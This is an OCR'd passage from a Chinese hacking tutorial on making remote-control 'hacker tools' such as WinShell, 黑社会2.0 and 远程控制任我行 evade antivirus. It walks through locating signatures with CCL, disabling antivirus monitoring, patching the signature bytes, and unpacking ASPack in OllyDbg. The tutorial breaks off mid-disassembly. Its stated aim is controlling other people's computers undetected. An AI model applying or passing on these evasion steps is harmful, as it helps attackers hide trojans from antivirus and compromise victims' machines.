


图5

你也许会问，不管什么杀毒软件都是这样修改吗？答案是：NO。各个杀毒软件对特征码的定义是不一样的，唯一的方法就是分别对每个平台进行检测，再有针对性地进行修改。修改方法一样：指令顺序调换法和通用跳转法！对了，还有一点：尽量在代码段中找空，但有时候代码段中的空隙实在是不够，就把跳转的代码写在别的段中。由于这些段的默认属性里没有"可执行"这一项，你把代码移过去执行自然会报错，这时用PE修改工具将段属性加上可执行就可以了。

打造免杀黑器之二：手动与自动结合定位黑社会2.0的特征码

WinShell是VC编译的文件，那么对于别的语言编写的程序，比如汇编、VB等等，这种定位还有效吗？原则上来说，只要是编译成机器码的程序都可以定位。VB是一种解释语言，它的可执行文件的代码不单纯是机器码（汇编指令），不知道CCL对它的定位效果如何。黑社会2.0是一个VB编写的集远程管理与攻击为一体的黑器，下面来测试一下它的特征码定位。

黑社会的执行文件是AsPack加的壳，可以用AspackDie1.41自动脱去。这一次我们改变一下操作方法，由全自动改为手动与自动结合，先利用手动替换来大体确定特征码的范围。

首先运行CCL，设置参数为手动，按规定个数输出文件，输出个数为100。参数设置完后打开已脱壳的文件，在弹出的PE段选择对话框中直接点击"确定"按钮，也就是对整个文件进行替换。关闭监测，然后在操作窗口中单击"GO"，100个文件很快就生成了。

小提示 手动生成大量文件时，一定要将杀毒软件的监测功能关闭，不然杀毒软件要同时处理这成百上千个带毒文件，系统会崩溃的！

我们用杀毒软件对这100个文件进行扫描，在杀毒软件删除了所有含特征码的文件后，只剩下两个文件。我们在工具栏中选择"定位"按钮并打开刚才生成的文件夹，确定后主窗口上便显示出了定位信息，如图6所示。




图6

编号为1的结果显示是从偏移0000开始替换的，在我的机器上这个结果不用考虑，因为卡巴斯基软件对于没有PE头的文件是不进行特征码检测的，文件1中恰好是PE头被替换了，自然就不会被删除（据说别的杀毒软件，比如Norton，不管有没有PE文件头都会进行特征码检测，具体情况要具体分析），因此初步确定特征码在编号2的文件所表示的范围内，即0x2DC2到0x44A3之间的0x16E1个字节的范围内。

重新设置参数为自动，读入原文件，在"用户输入区"直接输入起始位置2DC2和检测大小16E1，不填充0，然后点击添加区段，确定后进入操作窗口。打开监测，单击GO，开始自动检测，操作方法和检测WinShell时一样。又经过一番对鼠标右键的"折磨"，终于得出了结果：

--------------- 定位结果 ---------------


序号	起始偏移	大小	结束偏移
0001	000031C6	00000016	000031DC

0002	00003A16	0000002C 00003A42
0003	00003A44	0000002C 00003A70
0004	00003A71	0000002C 00003A9D
0005	00003AA0	0000002C 00003ACC
0006	00003ACD	0000002C 00003AF9

哇，有6处！老规矩，柿子要挑软的捏，我们先来查看范围最小的0001项。用OllyDbg打开原文件，找到0x004031C6处，看看是些什么。怎么回事？不是汇编指令啊！除了0就是几个毫无意义的数据。

004031C6	00	db 00
……		
004031D4	BA	db BA
004031D5	DA	db DA
004031D6	C9	db C9
004031D7	E7	db E7
004031D8	BB	db BB
004031D9	E1	db E1
004031DA	00	db 00
……		

不是汇编指令，那可不可能是字符串呢？我们在命令行里输入"dd 004031d4"，即显示0x004031d4处的内容，然后将数据窗口的显示方式改为"文本-->ASCII（32）"，随即左下角小窗口中显示出"黑社会"三个字，而且有三处，如图7所示。原来"BADAC9E7BBE1"是这三个汉字的ASCII代码。难道杀毒软件就靠文件中的"黑社会"去识别黑社会？


图7

为了证明我们的想法，用32位编辑工具UltraEdit打开原文件，搜索"黑社会"三个字，一共找到了7处。干脆，一不做二不休，我们将7处"黑社会"全部替换为"白晶晶"。保存一下，再用杀毒软件检测，果然认不出来了！黑社会2.0的特征码就这样被我们搞定了，真是得来全不费工夫啊，竟然是直接用汉字作为特征码！运行一下修改过的文件，挺好使，就是"关于"窗口上的标题从"黑社会"变成"白晶晶"了，呵呵！如图8所示。

打造免杀黑器之三：菜鸟来玩免杀远程控制任我行

相信很多菜鸟看到这里一定很头大，因为我们为有




图8

一定基础的朋友们考虑，忽略了前面基本的对EXE的脱壳这部分，于是，考虑到广大新手的利益，这里我举一个脱壳+特征码定位+修改+二次加壳+单机调试的完整的、详细的例子给大家，同时配合光盘上提供的全程录像教学，希望新手们能通过不断的摸索掌握这个霸道的技术！

前面两个实战中，我们虽然定位出了多处特征码，但只修改其中一处就可以了，这种情况不一定适用于所有的程序。根据笔者经验，特征码可能有主副之分。主特征码被修改，则无论副特征码是否存在，文件均可以逃过追杀；但如果只修改副特征码，而不修改主特征码，则文件始终会被杀毒软件辨认出来，只不过识别出的版本有所差别。所以，我们修改的目标重点是文件中的主要特征码。

先来看看我们的试验对象——远程控制任我行。它能让你像控制自己的电脑一样控制别人的计算机，这种东东杀毒软件自然是杀它没商量了（如图9所示）。




图9

呵呵，让我们做一点小动作，来迷惑威力无穷的卡巴斯基吧！

1.脱壳

我们的目标是找出并修改远程控制任我行被控制端文件的特征码，可万事开头难，我们必须对它进行脱壳。很多人就是因为不会脱壳或者害怕脱壳，还没上路就被打败了。其实脱壳没有大家想像中的那么难，跟着我的思路走，你会明白其实它是不难的。

先把"家伙"准备好，查壳工具PEiD、调试工具OllyDbg、输入表修复工具Import REConstructor。先用PEiD打开被控制端文件，显示文件已被ASPack2.12加壳（如图10所示）。




图10

第二步非常关键，就是在网上查找关于ASPack2.12的资料。在密界活跃着各路脱星（比如我的偶像Fly），各种脱壳的文章和每种壳的资料比比皆是，我们不妨先了解一下对手的特点，再对症下药，说不定还能找到脱壳机。呵呵，资料显示ASPack2.12是一种强度很小的壳，没有对输入表加密，没有Stolen Code，没有Anti功能，总之就是容易脱。这下心里有底了，下面开始动手。

第一种方法是最简单的：用脱壳机。我用的是AspackDie1.41，成功地脱掉了被控制端的壳（如图11所示）。




图11

小提示 有的脱壳机脱的过程中要把目标程序运行一遍，所以推荐大家在虚拟机中脱，不然一旦运行，自己的系统就变成被自己控制的“肉鸡”了！

第二种方法是手动脱壳。用OllyDbg打开被加壳程序，弹出“是否自动分析”的窗口时选NO，因为加壳代码花指令成堆，分析也没用。这时我们中断在文件的入口处

```
004FE001 R>  60              pushad
004FE002     E8 03000000     call   RUNDLLL.
004FE00A
004FE007   - E9 EB045D45     jmp 45ACE4F7
004FE00C     55              push ebp
004FE00D     C3              retn
004FE00E     E8 01000000     call   RUNDLLL.
004FE014
```

记住第一条指令“pushad”，ASPack2.12的特点就是离出口处不远会有一条与之相对的“popad”指令，看到它我们就要注意，离出口不远了。如果你愿意，可以一路F7、F8跟踪（最好在虚拟机中调试，不然系统崩溃了可不要怪我没提醒你哦），但是我们已经知道了它的特点，就可以直接把断点下在“popad”处。我们向下拉滚动条，发现如下代码：

```
004FE3AF     61              popad
004FE3B0     75 08           jnz short RUNDLLL.004FE3BA
